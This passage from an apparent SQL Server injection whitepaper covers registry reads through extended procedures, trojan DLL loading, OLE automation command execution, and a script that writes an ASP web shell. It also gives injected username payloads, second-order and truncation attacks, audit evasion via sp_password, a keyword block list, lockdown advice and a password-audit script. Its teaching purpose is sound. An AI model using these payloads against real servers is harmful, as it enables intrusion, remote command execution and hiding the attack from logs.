[xp_regread]

Another helpful set of built in extended stored procedures are the xp_regXXX functions,

xp_regaddmultistring
xp_regdeletekey
xp_regdeletevalue
xp_regenumkeys
xp_regenumvalues
xp_regread
xp_regremovemultistring
xp_regwrite

Example uses of some of these functions:

```
exec xp_regread HKEY_LOCAL_MACHINE,
'SYSTEM\CurrentControlSet\Services\lanmanserver\parameters',
'nullsessionshares'
```

(this determines what null-session shares are available on the server)

```
exec xp_regenumvalues HKEY_LOCAL_MACHINE,
'SYSTEM\CurrentControlSet\Services\snmp\parameters\validcomm
unities'
```

(this will reveal all of the SNMP communities configured on the server. With this information, an attacker can probably reconfigure network appliances in the same area of the network, since SNMP communities tend to be infrequently changed, and shared among many hosts)

It is easy to imagine how an attacker might use these functions to read the SAM, change the configuration of a system service so that it starts next time the machine is rebooted, or run an arbitrary command the next time anyone logs on to the server.

[Other Extended Stored Procedures]

The xp_servicecontrol procedure allows a user to start, stop, pause and 'continue'

services:

exec master..xp_servicecontrol 'start', 'schedule'
exec master..xp_servicecontrol 'start', 'server'

Here is a table of a few other useful extended stored procedures:

xp_availablemedia	reveals the available drives on the machine.
xp_dirtree	allows a directory tree to be obtained
xp_enumdsn	enumerates ODBC data sources on the server
xp_loginconfig	reveals information about the security mode of the server.
xp_makecab	allows the user to create a compressed archive of files on the server (or any files the server can access)
xp_ntsec_enumdomains	enumerates domains that the server can access
xp_terminate_process	terminates a process, given its PID

[Linked Servers]

SQL Server provides a mechanism to allow servers to be 'linked' - that is, to allow a query on one database server to manipulate data on another. These links are stored in the master..sysservers table. If a linked server has been set up using the 'sp_addlinkedsrvlogin' procedure, a pre-authenticated link is present and the linked server can be accessed through it without having to log in. The 'openquery' function allows queries to be run against the linked server.

[Custom extended stored procedures]

The extended stored procedure API is a fairly simple one, and it is a fairly simple task to create an extended stored procedure DLL that carries malicious code. There are several ways to upload the DLL onto the SQL server using command lines, and there are other methods involving various communication mechanisms that can be automated, such as HTTP downloads and FTP scripts.

Once the DLL file is present on a machine that the SQL Server can access - this need not necessarily be the SQL server itself - the attacker can add the extended stored procedure using this command (in this case, our malicious stored procedure is a small, trojan web server that exports the servers filesystems):

```
sp_addextendedproc 'xp_webserver', 'c:\temp\xp_foo.dll'
```

The extended stored procedure can then be run by calling it in the normal way:

```
exec xp_webserver
```

Once the procedure has been run, it can be removed like this:

```
sp_dropextendedproc 'xp_webserver'
```

[Importing text files into tables]

Using the 'bulk insert' statement, it is possible to insert a text file into a temporary table. Simply create the table like this:

```
create table foo( line varchar(8000) )
```

…and then run an bulk insert to insert the data from the file, like this:

```
bulk insert foo from 'c:\inetpub\wwwroot\process_login.asp'
```

…the data can then be retrieved using any of the above error message techniques, or by a 'union' select, combining the data in the text file with the data that is normally returned by the application. This is useful for obtaining the source code of scripts stored on the database server, or possibly the source of ASP scripts.

[Creating Text Files using BCP]

It is fairly easy to create arbitrary text files using the 'opposite' technique to the 'bulk insert'. Unfortunately this requires a command line tool, 'bcp', the 'bulk copy program'

Since bcp accesses the database from outside the SQL Server process, it requires a login. This is typically not difficult to obtain, since the attacker can probably create one anyway, or take advantage of 'integrated' security mode, if the server is configured to use it.

The command line format is as follows:

```
bcp "SELECT * FROM test..foo" queryout c:\inetpub\wwwroot\runcommand.asp
-c -Slocalhost -Usa -Pfoobar
```

The 'S' parameter is the server on which to run the query, the 'U' is the username and the 'P' is the password, in this case 'foobar'.

[ActiveX automation scripts in SQL Server]

Several built-in extended stored procedures are provided which allow the creation of ActiveX Automation scripts in SQL server. These scripts are functionally the same as scripts running in the context of the windows scripting host, or ASP scripts - they are

typically written in VBScript or JavaScript, and they create Automation objects and interact with them. An automation script written in Transact-SQL in this way can do anything that an ASP script, or a WSH script can do. A few examples are provided here for illustration purposes

1) This example uses the 'wscript.shell' object to create an instance of notepad (this could of course be any command line):

```
-- wscript.shell example
declare @o int
exec sp_oacreate 'wscript.shell', @o out
exec sp_oamethod @o, 'run', NULL, 'notepad.exe'
```

It could be run in our sample scenario by specifying the following username (all on one line):

```
Username: '; declare @o int exec sp_oacreate 'wscript.shell', @o out
exec sp_oamethod @o, 'run', NULL, 'notepad.exe'--
```

2) This example uses the 'scripting.filesystemobject' object to read a known text file:

```
-- scripting.filesystemobject example - read a known file
declare @o int, @f int, @t int, @ret int
declare @line varchar(8000)
exec sp_oacreate 'scripting.filesystemobject', @o out
exec sp_oamethod @o, 'opentextfile', @f out, 'c:\boot.ini', 1
exec @ret = sp_oamethod @f, 'readline', @line out
while( @ret = 0 )
begin
      print @line
      exec @ret = sp_oamethod @f, 'readline', @line out
end
```

3) This example creates an ASP script that will run any command passed to it in the querystring:

```
-- scripting.filesystemobject example - create a 'run this' .asp file
declare @o int, @f int, @t int, @ret int
exec sp_oacreate 'scripting.filesystemobject', @o out
exec sp_oamethod @o, 'createtextfile', @f out,
'c:\inetpub\wwwroot\foo.asp', 1
exec @ret = sp_oamethod @f, 'writeline', NULL,
  '<% set o = server.createobject("wscript.shell"): o.run(
request.querystring("cmd") ) %>'
```

It is important to note that when running on a Windows NT4, IIS4 platform, commands issued by this ASP script will run as the 'system' account. In IIS5, however, they will run as the low-privileged IWAM_xxx account.

4) This (somewhat spurious) example illustrates the flexibility of the technique; it uses the 'speech.voicetext' object, causing the SQL Server to speak:

```
declare @o int, @ret int
exec sp_oacreate 'speech.voicetext', @o out
exec sp_oamethod @o, 'register', NULL, 'foo', 'bar'
exec sp_oasetproperty @o, 'speed', 150
exec sp_oamethod @o, 'speak', NULL, 'all your sequel servers are belong
to,us', 528
waitfor delay '00:00:05'
```

This could of course be run in our example scenario, by specifying the following 'username' (note that the example is not only injecting a script, but simultaneously logging in to the application as 'admin'):

Username: admin'; declare @o int, @ret int exec sp_oacreate 'speech.voicetext', @o out exec sp_oamethod @o, 'register', NULL, 'foo', 'bar' exec sp_oasetproperty @o, 'speed', 150 exec sp_oamethod @o, 'speak', NULL, 'all your sequel servers are belong to us', 528 waitfor delay '00:00:05'--

[Stored Procedures]

Traditional wisdom holds that if an ASP application uses stored procedures in the database, that SQL injection is not possible. This is a half-truth, and it depends on the manner in which the stored procedure is called from the ASP script.

Essentially, if a parameterised query is run, and the user-supplied parameters are passed safely to the query, then SQL injection is typically impossible. However, if the attacker can exert any influence over the non - data parts of the query string that is run, it is likely that they will be able to control the database.

Good general rules are:

- If the ASP script creates a SQL query string that is submitted to the server, it is vulnerable to SQL injection, *even if* it uses stored procedures
- If the ASP script uses a procedure object that wraps the assignment of parameters to a stored procedure (such as the ADO command object, used with the Parameters collection) then it is generally safe, though this depends on the object's implementation.

Obviously, best practice is still to validate all user supplied input, since new attack techniques are being discovered all the time.

To illustrate the stored procedure query injection point, execute the following SQL string:

```
sp_who '1' select * from sysobjects
```
or
```
sp_who '1'; select * from sysobjects
```

Either way, the appended query is still run, after the stored procedure.

[Advanced SQL Injection]

It is often the case that a web application will 'escape' the single quote character (and others), and otherwise 'massage' the data that is submitted by the user, such as by limiting its length.

In this section, we discuss some techniques that help attackers bypass some of the more obvious defences against SQL injection, and evade logging to a certain extent.

[Strings without quotes]

Occasionally, developers may have protected an application by (say) escaping all 'single quote' characters, perhaps by using the VBScript 'replace' function or similar:

```
function escape( input )
      input = replace(input, "'", "''")
      escape = input
end function
```

Admittedly, this will prevent all of the example attacks from working on our sample site, and removing ';' characters would also help a lot. However, in a larger application it is likely that several values that the user is supposed to input will be numeric. These values will not require 'delimiting', and so may provide a point at which the attacker can insert SQL.

If the attacker wishes to create a string value without using quotes, they can use the 'char' function. For example:

```
insert into users values( 666,
      char(0x63)+char(0x68)+char(0x72)+char(0x69)+char(0x73),
      char(0x63)+char(0x68)+char(0x72)+char(0x69)+char(0x73),
      0xffff)
```

…is a query containing no quote characters, which will insert strings into a table.

Of course, if the attacker doesn't mind using a numeric username and password, the following statement would do just as well:

```
insert into users values( 667,
      123,
      123,
      0xffff)
```

Since SQL Server automatically converts integers into 'varchar' values, the type conversion is implicit.

[Second-Order SQL Injection]

Even if an application always escapes single - quotes, an attacker can still inject SQL as long as data in the database is re-used by the application.

For example, an attacker might register with an application, creating a username

```
Username: admin'--
Password: password
```

The application correctly escapes the single quote, resulting in an 'insert' statement like this:

```
insert into users values( 123, 'admin''--', 'password', 0xffff )
```

Let's say the application allows a user to change their password. The ASP script code first ensures that the user has the 'old' password correct before setting the new password. The code might look like this:

```
username = escape( Request.form("username") );
oldpassword = escape( Request.form("oldpassword") );
newpassword = escape( Request.form("newpassword") );

var rso = Server.CreateObject("ADODB.Recordset");

var sql = "select * from users where username = '" + username + "' and
password = '" + oldpassword + "'";

rso.open( sql, cn );

if (rso.EOF)
{
…
```

The query to set the new password might look like this:

```
sql = "update users set password = '" + newpassword + "' where username
= '" + rso("username") + "'"
```

rso("username") is the username retrieved from the 'login' query.

Given the username admin'--, the query produces the following query:

```
update users set password = 'password' where username = 'admin'--'
```

The attacker can therefore set the admin password to the value of their choice, by registering as a user called admin'--.

This is a dangerous problem, present in most large applications that attempt to 'escape' data. The best solution is to reject bad input, rather than simply attempting to modify it. This can occasionally lead to problems, however, where 'known bad' characters are necessary, as (for example) in the case of names with apostrophes; for example

O'Brien

From a security perspective, the best way to solve this is to simply live with the fact that single-quotes are not permitted. If this is unacceptable, they will have to be 'escaped'; in this case, it is best to ensure that all data that goes into a SQL query string (including data obtained from the database) is correctly handled.

Attacks of this form are also possible if the attacker can somehow insert data into the system without using the application; the application might have an email interface, or perhaps an error log is stored in the database that the attacker can exert some control over. It is always best to verify *all* data, including data that is already in the system - the validation functions should be relatively simple to call, for example

```
if ( not isValid( "email", request.querystring("email") ) then
      response.end
```

..or something similar.

[Length Limits]

Sometimes the length of input data is restricted in order to make attacks more difficult; while this does obstruct some types of attack, it is possible to do quite a lot of harm in a very small amount of SQL. For example, the username

```
Username: ';shutdown--
```

...will shut down the SQL server instance, using only 12 characters of input. Another example is

```
drop table <tablename>
```

Another problem with limiting input data length occurs if the length limit is applied after the string has been 'escaped'. If the username was limited to (say) 16 characters, and the password was also limited to 16 characters, the following username/password combination would execute the 'shutdown' command mentioned above:

```
Username: aaaaaaaaaaaaaaa'
Password: '; shutdown--
```

The reason is that the application attempts to 'escape' the single - quote at the end of the username, but the string is then cut short to 16 characters, deleting the 'escaping' single quote. The net result is that the password field can contain some SQL, if it begins with a single - quote, since the query ends up looking like this:

```
select * from users where username='aaaaaaaaaaaaaaa'' and password=''';
shutdown--
```

Effectively, the username in the query has become

```
aaaaaaaaaaaaaaa' and password='
```

…so the trailing SQL runs.

[Audit Evasion]

SQL Server includes a rich auditing interface in the sp_traceXXX family of functions, which allow the logging of various events in the database. Of particular interest here are the T-SQL events, which log all of the SQL statements and 'batches' that are prepared and executed on the server. If this level of audit is enabled, all of the injected SQL queries we have discussed will be logged and a skilled database administrator will be able to see what has happened. Unfortunately, if the attacker appends the string

```
sp_password
```

to a the Transact-SQL statement, this audit mechanism logs the following:

```
-- 'sp_password' was found in the text of this event.
-- The text has been replaced with this comment for security reasons.
```

This behaviour occurs in all T-SQL logging, even if 'sp_password' occurs in a comment. This is, or course, intended to hide the plaintext passwords of users as they pass through sp_password, but it is quite a useful behaviour for an attacker.

So, in order to hide all of the injection the attacker needs to simply append sp_password after the '--' comment characters, like this:

```
Username: admin'--sp_password
```

The fact that some SQL has run will be logged, but the query string itself will be conveniently absent from the log.

[Defences]

This section discusses some defences against the described attacks. Input validation is discussed, and some sample code provided, then we address SQL server lockdown issues.

[Input Validation]

Input validation can be a complex subject. Typically, too little attention is paid to it in a development project, since overenthusiastic validation tends to cause parts of an application to break, and the problem of input validation can be difficult to solve. Input validation tends not to add to the functionality of an application, and thus it is generally overlooked in the rush to meet imposed deadlines.

The following is a brief discussion of input validation, with sample code. This sample code is (of course) not intended to be directly used in applications, but it does illustrate the differing strategies quite well.

The different approaches to data validation can be categorised as follows:

1) Attempt to massage data so that it becomes valid
2) Reject input that is known to be bad
3) Accept only input that is known to be good

Solution (1) has a number of conceptual problems; first, the developer is not necessarily aware of what constitutes 'bad' data, because new forms of 'bad data' are being discovered all the time. Second, 'massaging' the data can alter its length, which can result in problems as described above. Finally, there is the problem of second-order effects involving the reuse of data already in the system.

Solution (2) suffers from some of the same issues as (1); 'known bad' input changes over time, as new attack techniques develop.

Solution (3) is probably the better of the three, but can be harder to implement.

Probably the best approach from a security point of view is to combine approaches (2) and (3) - allow only good input, and then search that input for known 'bad' data.

A good example of the necessity to combine these two approaches is the problem of hyphenated surnames :

```
Quentin Bassington-Bassington
```

We must allow hyphens in our 'good' input, but we are also aware that the character sequence '--' has significance to SQL server.

Another problem occurs when combining the 'massaging' of data with validation of character sequences - for example, if we apply a 'known bad' filter that detects '--', 'select' and 'union' followed by a 'massaging' filter that removes single-quotes, the attacker could specify input like

uni'on sel'ect @@version-'-

Since the single-quote is removed after the 'known bad' filter is applied, the attacker can simply intersperse single quotes in his known-bad strings to evade detection.

Here is some example validation code.

Approach 1 - Escape singe quotes

```
function escape( input )
```

```
      input = replace(input, "'", "''")
      escape = input
end function
```

Approach 2 - Reject known bad input

```
function validate_string( input )

      known_bad = array( "select", "insert", "update", "delete", "drop",
"--", "'" )

      validate_string = true

      for i = lbound( known_bad ) to ubound( known_bad )
            if ( instr( 1, input, known_bad(i), vbtextcompare ) <> 0 )
then
                  validate_string = false
                  exit function
            end if
      next

end function
```

Approach 3 - Allow only good input

```
function validatepassword( input )

      good_password_chars =
"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"

      validatepassword = true

      for i = 1 to len( input )
            c = mid( input, i, 1 )

            if ( InStr( good_password_chars, c ) = 0 ) then
                  validatepassword = false
                  exit function
            end if
      next

end function
```

[SQL Server Lockdown]

The most important point here is that it *is* necessary to 'lock down' SQL server; it is not secure 'out of the box'. Here is a brief list of things to do when creating a SQL Server build:

1. Determine methods of connection to the server

   a. Verify that only the network libraries you're using are enabled, using the 'Network utility'
2. Verify which accounts exist
   a. Create 'low privileged' accounts for use by applications
   b. Remove unnecessary accounts
   c. Ensure that all accounts have strong passwords; run a password auditing script (such as the one provided as an appendix to this paper) against the server on a regular basis
3. Verify which objects exist
   a. Many extended stored procedures can be removed safely. If this is done, consider removing the '.dll' file containing the extended stored procedure code.
   b. Remove all sample databases - the 'northwind' and 'pubs' databases, for example.
4. Verify which accounts can access which objects
   a. The account that an application uses to access the database should have only the minimum permissions necessary to access the objects that it needs to use.
5. Verify the patch level of the server
   a. There are several buffer overflow [3], [4] and format string [5] attacks against SQL Server (mostly discovered by the author) as well as several other 'patched' security issues. It is likely that more exist.
6. Verify what will be logged, and what will be done with the logs.

An excellent lockdown checklist is provided at www.sqlsecurity.com [2].

[References]

[1] Web Application Disassembly with ODBC Error Messages, David Litchfield
http://www.nextgenss.com/papers/webappdis.doc

[2] SQL Server Security Checklist
http://www.sqlsecurity.com/checklist.asp

[3] SQL Server 2000 Extended Stored Procedure Vulnerability
http://www.atstake.com/research/advisories/2000/a120100-2.txt

[4] Microsoft SQL Server Extended Stored Procedure Vulnerability
http://www.atstake.com/research/advisories/2000/a120100-1.txt

[5] Multiple Buffer Format String Vulnerabilities In SQL Server
http://www.microsoft.com/technet/security/bulletin/MS01-060.asp
http://www.atstake.com/research/advisories/2001/a122001-1.txt

Appendix A - 'SQLCrack'

This SQL password cracking script (written by the author) requires access to the 'password' column of master..sysxlogins, and is therefore unlikely to be of use to an attacker. It is, however, an extremely useful tool for database administrators seeking to improve the quality of passwords in use on their databases.

To use the script, substitute the path to the password file in place of 'c:\temp\passwords.txt' in place of the 'bulk insert' statement. Password files can be obtained from a number of places on the web; we do not supply a comprehensive one here, but here is a small sample (the file should be saved as an MS-DOS text file, with <CR><LF> end-of-line characters). The script will also detect 'joe' accounts - accounts that have the same password as their username - and accounts with blank passwords.

password
sqlserver
sql
admin
sesame
sa
guest

Here is the script:
(sqlcrack.sql)

```
create table tempdb..passwords( pwd varchar(255) )

bulk insert tempdb..passwords from 'c:\temp\passwords.txt'

select name, pwd from tempdb..passwords inner join sysxlogins
      on    (pwdcompare( pwd, sysxlogins.password, 0 ) = 1)
union select name, name from sysxlogins where
            (pwdcompare( name, sysxlogins.password, 0 ) = 1)
union select sysxlogins.name, null from sysxlogins join syslogins on
sysxlogins.sid=syslogins.sid
            where sysxlogins.password is null and
                  syslogins.isntgroup=0 and
                  syslogins.isntuser=0

drop table tempdb..passwords
```